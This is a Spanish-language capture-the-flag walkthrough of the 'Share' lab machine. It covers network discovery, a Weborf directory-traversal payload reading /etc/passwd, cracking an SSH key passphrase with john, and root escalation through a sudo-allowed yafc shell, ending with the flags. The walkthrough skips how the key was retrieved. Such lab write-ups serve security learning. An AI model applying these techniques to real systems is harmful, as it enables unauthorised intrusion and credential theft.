

Máquina Share (Vulnux)

De Ignacio Millán Ledesma Publicado el: 08 noviembre



Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

```
$ netdiscover -i eth1 -r 10.0.2.0/24
```

```
Currently scanning: Finished! | Screen View: Unique Hosts
6 Captured ARP Req/Rep packets, from 4 hosts. Total size: 360
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	2	120	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:28:02:47	1	60	PCS Systemtechnik GmbH
10.0.2.24	08:00:27:5e:b4:32	2	120	PCS Systemtechnik GmbH

- **Kali (Máquina Atacante):** 10.0.2.4
- **Máquina Víctima:** 10.0.2.24

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

```
$ ping -c 1 10.0.2.24
```

```
PING 10.0.2.24 (10.0.2.24) 56(84) bytes of data.
64 bytes from 10.0.2.24: icmp_seq=1 ttl=64 time=0.454 ms

— 10.0.2.24 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.454/0.454/0.454/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina **Linux**.

A continuación, realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
$ nmap -Pn 10.0.2.24 -sVC
```


```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-01 19:17 CET
Nmap scan report for 10.0.2.24
Host is up (0.00021s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|_ 256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_ 256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp    open  http         Apache httpd 2.4.56 ((Debian))
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: Apache2 Debian Default Page: It works
8080/tcp  open  http-proxy   Weborf (GNU/Linux)
|_ http-webdav-scan:
|_ Allowed Methods: GET,POST,PUT,DELETE,OPTIONS,PROPFIND,MKCOL,COPY,MOVE
|_ WebDAV type: Apache DAV
|_ Server Type: Weborf (GNU/Linux)
|_ http-methods:
|_ Potentially risky methods: PUT DELETE PROPFIND MKCOL COPY MOVE
|_ http-title: Weborf
|_ http-server-header: Weborf (GNU/Linux)
```

Como podemos comprobar la Máquina Víctima tiene abierto el puerto **22**, **80** y **8080**.

Comprobamos que es lo que corre en el puerto 8080.



En la pagina vemos **Weborf 0.12.2**, buscamos por internet a ver si existe algún exploit para esta versión.



Encontramos que la pagina web es vulnerable a **Directory Traversal**, siendo el siguiente *PoC*:

```
/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd
```

```
$ ssh2john id rsa > id rsa.hash
```

A continuación, intentamos crackearlo, para ello utilizamos la herramienta **john** indicando el diccionario *rockyou*, para ello ejecutamos el siguiente comando:

```
$ john id_rsa.hash --wordlist=rockyou.txt
```

```
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ilovetim (id_rsa)
lg 0:00:00:00 DONE (2025-11-01 19:38) 33.33g/s 176000p/s 176000c/s 176000C/s jellyfish..ilovetim
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Y obtenemos la contraseña **ilovetim**.

Una vez crackeada la contraseña utilizamos el fichero *id_rsa* para conectarnos via **ssh** a la Máquina víctima, para ello ejecutamos los siguientes comandos:

```
$ chmod 600 id_rsa
```

```
$ ssh -i id_rsa tim@10.0.2.24
```

```
Enter passphrase for key 'id_rsa':
```

Introducimos la contraseña obtenida anteriormente.

¡¡¡Ya somos **tim**!!!

A continuación, Enumeramos lo permisos **sudo**, para ello ejecutamos el siguiente comando:

```
$ sudo -l
```

```
Matching Defaults entries for tim on share:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User tim may run the following commands on share:
(root) NOPASSWD: /usr/bin/yafc
```

Nos encontramos con el binario **yafc** que lo podemos ejecutar como el usuario **root**, lo ejecutamos de la siguiente manera:

```
$ sudo /usr/bin/yafc
```

Revisamos con el comando *help* la ayuda del binario para que nos muestre los comandos disponibles y encontramos el comando *shell*.

```
yafc> shell
Executing '/bin/bash', use 'exit' to exit from shell...
root@share:/home/tim#
```

¡¡¡Ya somos **root**!!!

También pudiendo leer las flags de **user** y **root**.

```
root@share:/home/tim# cat user.txt
721ee6f6e2ae532298eee2b66dd0a3f7
root@share:/home/tim# cd /root
root@share:~# cat root.txt
9afccad10d60149614ee118ab000acf4
```

